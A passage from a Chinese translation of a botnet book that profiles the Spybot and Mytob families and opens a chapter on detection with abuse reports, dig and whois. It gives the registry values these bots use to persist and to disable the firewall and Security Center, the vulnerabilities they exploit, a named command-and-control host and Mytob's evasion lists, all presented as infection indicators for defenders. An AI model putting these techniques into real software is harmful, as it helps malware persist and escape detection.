%s - CD Key	Generator Ashley Judd
%s - Character	Cheat Belinda Chapple
%s - Crack all versions	Britney Spears
%s - Game Trainer	Cameron Diaz
%s - Idem Duplicator	Carmen Electra
%s - Internet Play Fix	Chandra North
%s - Item Hack	Charlize Theron
%s - Map Hack	Christina Aguilera
%s - Multiplayer	Cheat Donna D'Erico
%s - Newest Patch	Emma Sjoberg
%s - NOCD Patch	Gillian Anderson
%s - Tweaking utility	Halle Berry
%s - Unlimited Healt Trainer	Helena Christensen
%s - Unlock Everything Trainer	Jessica Alba

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

续表

集合 A	集合 B（%s=）
%s 3D Setup	Jolene Blalock
%s newest version crack	Karina Lombard
	Kate Moss
	Katie Price
	Kelly Hu
	Kirsten Dunst
	Kylie Bax
	Kylie Minogue
	Lexa Doig
	Michelle Behennah
	Pamela Anderson
	Salma Hayek
	Samantha Mumba
	Sandra Bullock
	Shakira
	Stacey Keibler

来源：Trend Micro Inc.（www.trendmicro.com/vinfo/virusencyclo/default5.asp? VName = WORM%5FAGOBOT%2EGEN&VSect=T）

Spybot

Spybot 是 SDBot 的进化版。与 SDBot 类似的是，Spybot 源代码对外开放，任何人都可以对它进行修改，以便开发新的功能。

Spybot 和 SDBot 的主要区别在于，Spybot 加入了许多间谍软件的功能，如记录键盘输入，搜集 E-mail 地址，监视用户上网活动等。

别名

同样，反病毒软件及安全软件生产商很少在命名上取得一致，所以一个病毒可能有很多名字，取决于它是哪个反病毒软件生产商提供的，下面是来自一些著名反病毒软件对 Spybot 的命名。

- McAfee：W32/Spybot. worm. gen
- Symantec：W32. Spybot. Worm
- Trend Micro：Worm_Spybot. gen
- Kaspersky：Worm. P2P. SpyBot. Gen
- CA：Win32. Spybot. gen
- Sophos：W32/Spybot-Fam

感染途径

Spybot 可以通过很多办法传播，包括标准的传播方法（通过安全性差或不具备安

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

全防护的网络共享）。Spybot 也可以通过 P2P 网络进行传播，也可以找出被其他病毒或恶意软件感染的系统，利用这些已经存在的后门或打开的端口来感染系统。

Spybot 具有标准的僵尸病毒功能，能够提供后门给傀儡牧人发出指令操作被感染的机器。但它还独有一些功能，如通过 IM（SPIM）广播垃圾信息等。它也尝试修改注册表阻止各种进程，如阻止用户安装 Windows XP SP 2 或阻止与 Windows XP 安全中心连接。

被感染的标志

如果觉得计算机可能感染了 Spybot，可以通过以下一些线索来证实怀疑。

系统文件夹

初次执行的时候，Spybot 把自己复制到系统文件夹%System%目录下（通常是 C：\Windows\System32）。Spybot 常用的文件名如下：

- Bling. exe
- Netwmon. exe
- Wuamgrd. exe

注册表项

不同的 Spybot 变种对注册表的修改都不相同，下面是一些 Spybot 常见的注册表修改。

Spybot 可以添加一个值创建一个共享目录（在 Kazaa P2P 网络），如

- Value：“dir0” = “012345：[CONFIGURABLE PATH]”
- Registry Key：HKEY _CURRENT _USER \ SOFTWARE \ KAZAA \ Local-Content

Spybot 添加一个目录到注册表中以保证自己随系统启动而自动启动：

- Value：这个值可以不同，但一般格式如“Microsoft Update” = “wuamgrd. exe”
- Registry keys：
  HKEY _LOCAL _MACHINE \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Run
  HKEY _LOCAL _MACHINE \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ RunOnce
  HKEY _LOCAL _MACHINE \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ RunServices
  HKEY _LOCAL _MACHINE \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Shell Extensions
  HKEY _CURRENT _USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Run

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\OLE

Spybot 可能修改以下选项以打开或关闭 DCOM

- Value："EnableDCOM" = "Y"（or "N"）
- Registry key：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\OLE

Spybot 可能会修改以下注册表项来限制网络访问：

- Value："restrictanonymous" = "1"
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa

Spybot 可能会修改以下选项来关闭指定服务：

- Value："Start" = "4"
- Registry keys：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wscsvc
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TlntSvr
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RemoteRegistry
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Messenger

Spybot 可能会修改以下选项来阻止系统打 Windows XP SP 2 补丁：

- Value："DoNotAllowXPSP2" = "1"
- Registry key：HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate

Spybot 可能会修改以下选项来阻止 Windows 安全中心：

- Value：

"UpdatesDisableNotify" = "1"
"AntiVirusDisableNotify" = "1"
"FirewallDisableNotify" = "1"
"AntiVirusOverride" = "1"
"FirewallOverride" = "1"

- Registry key：HKEY_LOCAL_MACHINE\SOFTWARE\

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Microsoft \ Security Center

Spybot 可能会修改以下选项来阻止 Windows 防火墙：

- Value："EnableFirewall" = "0"
- Registry key：
  HKEY_LOCAL_MACHINE \ SOFTWARE \ Policies \ Microsoft \ WindowsFirewall \ DomainProfile
  HKEY_LOCAL_MACHINE \ SOFTWARE \ Policies \ Microsoft \ WindowsFirewall \ StandardProfile

不正常的流量

Spybot 与指定的 IRC 服务器连接，加入 IRC 信道接收（傀儡牧人）指令，有些 Spybot 变种也会启动本地 HTTP、FTP、TFTP 服务器连接。扫描计算机时如果有非正常应用程序运行或未知端口打开，有可能就是这类连接活动的证据。

击键记录和资料撷取

Spybot 的一大功能是捕获击键信息和个人信息以进一步入侵系统或窃取身份认证。Spybot 首先扫描被感染的系统中有没有缓存起来的密码，还通过记录键盘的输入获取如用户名、密码、信用卡或银行账号等很多信息。击键记录专门针对带有某些标题的窗口，如 bank、login、e-bay 或 paypal。

传播

Spybot 和其他的 bot 一样通过标准方式传播。主要的传播方式是定位开放的或者安全性低的网络共享，再通过它们进行传播并感染其他的机器。一般情况下（包括登录 SQL 服务器账号），会使用在 Spybot 内部预先设置的一些常见的用户名和密码。

除了网络共享以外，Spybot 还会寻找并定位某些系统漏洞（见表 4.9）。在对目标系统进行漏洞扫描后找到能利用的进行攻击。

表 4.9 Spybot（传播）能利用的漏洞

漏洞	端口	Microsoft 安全公告
DCOM RPC vulnerability TCP	135	MS03-026
LSASS vulnerability TCP ports	135，139，445	MS04-011
SQL Server and MSDE 2000 UDP vulnerabilities	1434	MS02-061
WebDav vulnerability TCP	80	MS03-007
UPnP NOTIFY buffer MS01-059 overflow vulnerability		

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

续表

漏洞	端口	Microsoft 安全公告
Workstation Service buffer TCP overrun vulnerability	445	MS03-049
Microsoft Windows SSL Library DoS vulnerability		MS04-011
Microsoft Windows Plug and Play buffer overflow vulnerability		MS05-039
Microsoft Windows Server Service remote buffer overflow vulnerability		MS056-040

来源：Symantec Corp.（www.symantec.com/security_response/writeup.jsp?docid=2003-053013-5943-99&tabid=2）

Mytob

Mybot 蠕虫家族是恶意软件世界的一个缩影。它的发明者将发送大量邮件的蠕虫病毒技术与（基于 SDBot 的）僵尸病毒相结合，结果传播更快，更多被感染系统潜伏着等候傀儡牧人的指令。

别名

反病毒软件及安全产品供应商对产品的命名一般不一致，所以同一个病毒可能有很多名字，取决于它是哪个反病毒软件生产商提供的，下面是一些著名反病毒软件供应商对 Mytob 的命名。

- McAfee：W32/Mytob.gen@MM
- Symantec：W32.Mytob@mm
- Trend Micro：Worm_Mytob.gen
- Kaspersky：Net-Worm.Win32.Mytob.Gen
- CA：Win32.Mytob Family
- Sophos：W32/Mytob-Fam

注 释

2005 年初，Mytob 的作者和 Sober 蠕虫进行了一场战争，双方都希望胜过对手，有时在一个被感染的系统中互相拆台。杀毒软件厂商非常关注病毒软件之间的争斗，因为争斗有时会导致某天产生许多新的病毒变种。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

感染途径

Mytob 通过电子邮件的某种附件传播，采用电子邮件的目的是欺骗或诱惑用户打开并执行附件，进而将蠕虫安装到用户系统、继续感染或传播其他机器。

被感染的标志

如果觉得计算机可能感染了 Mytob，可以通过一些线索来证实怀疑。

系统文件夹

系统感染 Mytob 后，Mytob 会把自己复制到系统文件夹%System%目录下（通常是 C：\Windows\System32），文件名是 wfdmgr.exe。

注册表项

Mytob 修改以下一个或者多个表项来保证自己能随系统启动而启动：

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run“LSA”=wfdmgr.exe
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run“LSA”=wfdmgr.exe
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices“LSA”=wfdmgr.exe

额外的键值被创建，与 W32/Sdbot 蠕虫相关。

- HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Control\Lsa“LSA”=wfdmgr.exe
- HKEY_CURRENT_USER\Software\Microsoft\OLE“LSA”=wfdmgr.exe

不正常的流量

Mytob 首先是一个发送大量邮件的蠕虫病毒，但是在本书中，主要考虑它来自 SDBot 的僵尸病毒血统。被感染的系统会尝试连接 irc.blackcarder.net 并加入一个专门的 IRC 信道听从下一步指令。

传播

Mytob 基本上只通过 E-mail 传播。一旦系统被感染，Mytob 将扫描扩展名为表 4.10 中的文件以获得邮件地址，整个过程都非常隐蔽。获得邮件地址后，Mytob 还会进行挑选（在 Mytob 产生垃圾邮件之前），以免发送到容易暴露自己的地方去，表 4.11 是 Mytob 不会发送的地址所用的域名。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

警告

Mytob一般通过自己的SMTP（邮件传输协议）引擎来进行传播，但是会猜测更容易被接收的邮件服务器，使得恶意邮件看上去更为可信。它尝试使用下列域名来猜测正确的邮件服务器：mx，mail，smtp，mxl，mxs，maill，relay，ns。

表 4.10 已知的 Mybot 常用于获取邮件地址的文件扩展名

wab	php	dbx	txt
adb	sht	asp	pl
tbb	htm		

来源：McAfee, Inc.（http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=132158&affid=108）

表 4.11 Mytob 不会发送的地址所用的域名

.gov	gov.	mydomai
.mil	hotmail	nodomai
abuse	iana	panda
acketst	ibm.com	pgp
arin.	icrosof	rfc-ed
avp	ietf	ripe.
berkeley	inpris	ruslis
borlan	isc.o	secur
bsd	isi.e	sendmail
example	kernel	sopho
fido	linux	syma
foo.	math	tanford.e
fsf.	mit.e	unix
gnu	mozilla	usenet
google	msn.	utgers.ed

来源：McAfee, Inc.（http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=132158&affid=108）

小结

僵尸病毒对因特网和计算机网络安全是一个非常严重的威胁。病毒和蠕虫对网络造成了很大破坏，网络钓鱼（phishing）和间谍软件也都日渐威胁计算机安全。但是僵尸病毒是唯一一种能控制十万乃至数十万“僵尸”的病毒，像军队一样，潜伏并等候命令进行各种恶意破坏行动。

本章我们了解了僵尸网络家族的一些成员，特别是SDBot，RBot，Agobot，Spybot和Mytob。这些僵尸病毒已经出现了5年左右，更多基于这些病毒的新变种还在不断产生，有些僵尸病毒已经有成百上千的变种。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

我们讨论了僵尸病毒的传播方法，通常都以寻找不具有安全防护或安全性较差的网络共享来攻击的方式开头。本章还分别讨论了每个僵尸病毒家族与其他家族不同之处。例如，RBot 使用加壳算法来加密病毒代码；AgoBot 率先使用了 P2P 网络进行传播；Spybot 加入了间谍软件的功能如击键记录；Mytob 综合了僵尸病毒与批量发送邮件蠕虫病毒技术，标志着恶意代码技术的改变——开始融合不同种类的恶意软件。

本章提及的僵尸病毒并没有包括所有的僵尸病毒。恶意软件已由“地毯式轰炸”的病毒和蠕虫（传播迅速引人注目），转变到旨在获取经济利益的精确攻击。有些蠕虫，如 Mybot 家族，仍是由于传播迅速备受关注。但其真正的目的是创建尽可能多的僵尸，潜伏等待命令进行某种恶意犯罪活动。

快速回顾

本章讨论的每个僵尸病毒家族都包括很多信息，下面是需要记住的每个僵尸病毒最重要的部分。

SDBot

- √ 最老的僵尸病毒家族之一，存在了 5 年以上
- √ 作者把它作为一个开源项目，提供了源代码供大家改进
- √ 主要通过网络共享传播，寻找不受保护或者保护性差（使用通用用户名或弱密码）的网络共享进行攻击
- √ 修改 Windows 的注册表使得能够随 Windows 启动而启动

RBot

- √ 产生于 2003 年
- √ 使用一种或多种加壳技术，例如 Morphine，UPX，ASPack，PESpin，EZIP，PEShield，PECompact，FSG，EXEStealth，PEX，MoleBox，Petite 对僵尸代码进行加密
- √ 启动后会中止多种反病毒软件和安全程序进程来确保自己的安全

AgoBot

- √ 能够通过 P2P 网络进行传播
- √ 修改主机的 hosts 文件来阻止主机访问某些反病毒和安全软件网站
- √ 窃取很多主流游戏的 CD 关键字
- √ 使用预先定义好的关键字创建文件名吸引 P2P 用户下载和运行

Spybot

- √ 核心功能基于 SDBot
- √ 吸取了间谍软件的功能，包括击键记录和密码窃取

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- √ 通过不够安全的网络共享传播，并且能够利用微软系统常见漏洞进行传播

Mytob

- √ 实际上是一个批量垃圾邮件蠕虫病毒，不是僵尸病毒，但是通过 SDBot 来感染系统
- √ 综合了僵尸病毒和蠕虫病毒技术，传播速度更快，更迅速传染系统创建僵尸“部队”
- √ 通过指定的文件类型获取电子邮件地址
- √ 通过某些域名，对获取的邮件地址进行筛选（以防止被反病毒软件或安全软件发现）

常见问题

下列常见问题由本书作者作答，设计的目的是测试读者对于本章概念的理解，以及帮助读者在实际生活中实施这些概念。如果还有其他需要作者回答的问题，请浏览 www. syngress. com/solutions，并单击 Ask the Author。

问：僵尸病毒传播和感染系统的最常用的方法是什么？

答：所有主要的僵尸病毒家族都是定位没有安全防护或安全措施不够的网络共享。一般僵尸病毒中有一个通用的用户名和密码列表来进行尝试，也有某种功能来寻找目标系统中的用户名和密码。

问：僵尸病毒怎么保证自己能持续运行？

答：一般通过修改 Windows 的注册表来保证随着 Windows 启动而自动启动运行。

问：AgoBot 传播的独特方法是什么？

答：AgoBot 家族中的病毒（也称 Gaobot 和 Phatbot）使用 P2P 网络来进行传播，这是其他僵尸病毒家族不具备的特点。

问：哪种僵尸病毒率先采用加密的办法保护病毒代码不被反编译和分析？

答：Rbot 家族最先使用一种或多种加壳技术，例如 Morphine，UPX，ASPack，PESpin，EZIP，PEShield，PECompact，FSG，EXEStealth，PEX，MoleBox，Petite 对病毒代码进行加密。

问：Spybot 家族的独特性是什么？

答：它基于 SDBot，并且增加了间谍软件的功能，包括击键键盘和资料撷取或密码窃取。

问：什么使得 Mytob 不同于本章讨论的其他僵尸网络病毒？

答：Mytob 本质上是一个批量垃圾邮件蠕虫病毒，不是一个僵尸病毒，但是通过 SDBot 来感染系统，综合僵尸病毒和蠕虫病毒的技术，传播速度更快。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

问：僵尸家族通常采用什么手段来防止自己被检测和清除？

答：许多僵尸，甚至病毒、蠕虫或者其他恶意软件，都会通过搜索并终止反病毒软件或安全应用程序进程来实现保护自己的目的。

问：某些僵尸是如何阻止主机访问反病毒软件网站获得信息或进行更新？

答：这些僵尸修改被入侵主机的 host 文件，重定向与反病毒网站或安全程序网站的访问请求，把它们发回给自身地址（127.0.0.1），阻止主机访问这些网站。

问：哪种僵尸病毒能修改注册表防止用户安装 Windows XP 的 SP 2 补丁？

答：Spybot 家族能够做到这点，它防止用户安装 Windows XP 的 SP 2 补丁并关闭 Windows 防火墙和安全中心。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 5

第 5 章
僵尸网络检测：工具和技术

本章主要内容：

- 滥用
- 网络设施：工具和技术
- 入侵检测
- 暗网、蜜罐和其他陷阱
- 僵尸网络检测中的取证技术和工具

√ 小结

√ 快速回顾

√ 常见问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

简介

本章提及僵尸网络检测中常用的工具和技术。从定义上看，这是一个大的题目，本章仅仅涉及一些概念和工具而非具体介绍。例如，我们提到了流行的开放源代码 Snort 入侵检测系统，但是 Snort 是一个非常复杂的程序包，不可能在几页纸上展开描述。除了介绍一些工具，本章也会提及少量技术，这些技术一般用于第一时间阻止恶意软件，如僵尸网络，或者在检测、阻止和攻击后的清除中的辅助工作。

首先将讨论滥用报告，因为它能证实，企业收到了 E-mail 并告知看起来有僵尸客户端（当然，更好的是如果积极行动，试图第一时间控制网络）。然后，讨论普通的网络监测工具，包括 sniffers 及其他网络监测工具，也讨论约束技术，包括防火墙和广播域管理。本章将涉及一般的入侵检测系统，包括病毒检查和 Snort IDS 系统。也会提到暗网、蜜罐和必须运行的蜜网。最后，会提到主机取证（forensics）。所有这些讨论中值得注意的是最重要的部分，就是在网络和主机上演示的记录和日志分析。例如，防火墙、路由器、主机日志（包含服务器日志）都可以显示攻击。我们不能详细讨论日志分析这个主题，但可以并将至少给出如何使用的一些指示。

滥用

企业中一种获知僵尸网络的途径可能是有人发送 E-mail 给你，称之为滥用 E-mail。基本上是因为网络上的一些人想要投诉他们认为与你的站点相关的东西。这可能包括垃圾邮件（来自僵尸网络客户端）、扫描行为（处于工作状态的僵尸客户端）、DoS 攻击、网络钓鱼、骚扰（harassment）或者其他形式可察觉的“滥用”。一般而言，应该能从全球区域信息注册网站如 ARIN，APNIC，LAPNIC，RIPE（参见 www. arin. net/community/index. html）上得到管理员的邮件以便进行联系。确定给你发邮件的人的 IP 地址以发送滥用 E-mail 揭发犯罪分子。通常，如果能在 WHOIS 信息数据找到，应该把该邮件发送给 abuse@somedomain。需要采用更一般的联系，而不是特殊的名字，原因很简单，特殊的名字可能出错，或者此人恰好度假，而更一般的名字（admin，noc，abuse）可能会到达更多的人（例如那些警觉的人）。本章后文中会再次提及这个主题。

同时，假定你的网络是 192. 168. 0. 0/16，并假设是 Enormous 州立大学的 abuse 管理员（或者网络管理员），在某天早上有特别的 E-mail 等待：

```
Subject:192. 168. 249. 146 is listed as exploited. lsass. org
From:Nancy Netadmin <nancyn@bigisp. net>
To:abuse@enormoussu. edu
Cc:abuse@bigisp. net
Content-Type:text/plain
X-Virus-Scaned:by amavisd-new
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

ESU Abuse：

最近，值得我们注意，exploited. lsass. org 上有记录指向 192. 168. 249. 146。注意，我们于 2005 年 1 月 16 日关于相同的主机和它的僵尸网络行为发送了 E-mail。我们仍然不得不接收该信息。

调查 ASAP，abuse@bigisp. net。谢谢！

```
$ dig exploited. lsass. org
; <<>> DiG 9. 2. 3 <<>> exploited. lsass. org
;; global options:printcmd
;; Got answer:
;; ->>HEADER<<- opcode:QUERY, status:NOERROR, id:46001
;; flags:qr rd ra; QUERY:1, ANSWER:3, AUTHORITY:2, ADDITIONAL:1
;; QUESTION SECTION:
;exploited. lsass. org. IN A
;; ANSWER SECTION:
exploited. lsass. org. 56070 IN A 10. 0. 0. 1
exploited. lsass. org. 56070 IN A 10. 2. 2. 3
exploited. lsass. org. 56070 IN A 192. 168. 249. 146
;; AUTHORITY SECTION:
lsass. org. 68614 IN NS ns. dns. somecountry.
lsass. org. 68614 IN NS ns. dns2. somecountry.
;; ADDITIONAL SECTION:
ns. dns. somecountry. 68572 IN A 10. 3. 4. 5
$ dig -x 192. 168. 249. 146
;; QUESTION SECTION:
;146. 249. 168. 192. in-addr. arpa. IN PTR
;; AUTHORITY SECTION:
168. 192. in-addr. arpa. 1800 IN SOA dnsserver. enormoussu. edu
---
Nancy Netadmin Voice:XXX. 123. 1234
BIGISP Operations & Systems Engineer Fax:XXX. 123. 1345
Computing Center Email:nancyn@bigisp. net
```

该信息具有了一些有趣的问题，包括

- 它指得什么意思？
- 需要把阿司匹林重新放在哪里？
- 我们可以做什么？
- 如何防止其再次发生？

Nancy 耐心地告诉我们，在校园网上有僵尸服务器。我们应该立即断开网络，清理主机和其他可能加入了僵尸网络的本地主机。尽管本章之后会提到取证（forensics）和清除，但是取证和清除和我们的讨论并不密切相关。重点是名为 exploited. lsass. org 的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

DNS已经为僵尸网络所用，因而僵尸网络客户端能够找到僵尸网络服务器。一般的，僵尸网络专家观察到僵尸网络将在以动态DNS命名的DNS上聚集。客户端知道DNS的名字，可以通过检查查看服务器的IP地址是否改变。这是僵尸网络主人采用的一种方法，在僵尸网络服务器自身遭到破坏时，试图保存僵尸网络。僵尸网络主人只要获取另外一个IP地址，采用动态DNS将现有的名字捆绑到新的IP地址。如果拥有50 000台主机，获取另一个IP地址并不难。很简单的道理，僵尸网络客户端可以在任何时候转变为僵尸服务器。一个系统也许开始的时候是普通的僵尸客户端，后来被升级。另外一点相当简单明确但仍需要重复的是，尽可能快地摧毁僵尸服务器。

邮件中的DNS信息表明DNS名字对应几个IP地址，包括校园局域网上的一个。同时显示了DNS服务器（假定集合动态DNS的站点）。采用dig -x命令来完成PTR IP地址的逆序查询，以显示哪个DNS站点（本地站点）收集PTR记录。

背景注释

更多关于 lsass. exploited. org 的消息

Symantec 的网页上讨论了恶意软件，参见 www. sarc. com/avcenter/venc/data/w32. spybot. won. html。他们将该恶意软件命名为 W32. spybot. won，IRC 技术可用于命令和控制通道，并提到 exploited. lsass. org 和各种微软安全公告，包括 MS 03-026，RPC 接口允许代码执行（Could Allow Code Execution）的缓冲区溢出（见 www. microsoft. com/technet/security/bulletin/MS03-026. mspx）。我们怀疑在基于 DNS 的 C&C（lsass. exploited. org）和对微软文件共享系统的攻击之间存在某种可能的联系。

剩下的问题是，如何报告滥用？可以通过注册不同的地方，采用浏览器来完成，或者用如下传统的UNIX whois命令：

```
# whois -h whois. arin. net 192. 168. 249. 146
OrgName:Enormous State University
OrgID:ENORMOUSSU-X
Address:XXX XX XXXX Street
Address:Suite XXXX
City:Enormoustown
StateProv:SOMESTATE
PostalCode:XXXXX
Country:US
NetRange:192. 168. 0. 0 - 192. 168. 255. 255
CIDR:192. 168. 0. 0/16
NetName:ENORMOUSSU-NET
NetHandle:NET-192-168-0-0-1
Parent:NET-192-0-0-0-0
NetType:Direct Assignment
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
RTechHandle:XXXXX-ARIN
RTechName:Netguy,Rick
RTechPhone:+X-XXX-XXX-XXXX
RTechEmail:netguyr@enormoussu.edu
OrgAbuseHandle:ABUSEXXX-ARIN
OrgAbuseName:Abuse
OrgAbusePhone:+X-XXX-XXX-XXXX
OrgAbuseEmail:abuse@enormoussu.edu
```

注 释

WHOIS信息可以在不同注册网站的网页上查到。例如，可以参阅

www.arin.net，针对北美大部分地区

www.apnic.net，针对亚太地区

www.ripe.net，针对欧洲

http://lacnic.net，针对拉美

www.afrinic.net，针对非洲

Arin在网页www.arin.net/abuse.html上讨论了邮件滥用的接收和发送，也可以访问www.abuse.net。

垃圾邮件和滥用

本章不打算过多地讨论垃圾邮件，而是指出几件事情。如果从外界得到滥用的E-mail，告知正在发送垃圾邮件，应该仔细核实。这也许就是僵尸网络活动的证据。有些事情值得注意：

（1）如果计算机正发送垃圾邮件，所在的整个区域或部分区域都可能会进入黑名单。停机进行面对面正常业务的代价很大。针对检测的预防性安全检测是首选。当然，也需要修复被垃圾波病毒感染的boxes。

（2）小心站点上开放的代理。开放代理是一个可以接收来自IP地址的链接，然后将链接送到另外一个IP地址。垃圾虫通常搜索这样的系统，也通过恶意软件创建它们，作为垃圾邮件洗黑钱的站点。开放站点可以显示感染的主机。无论进出具有相等但是很大量的网络流量的主机就值得怀疑。

注 释

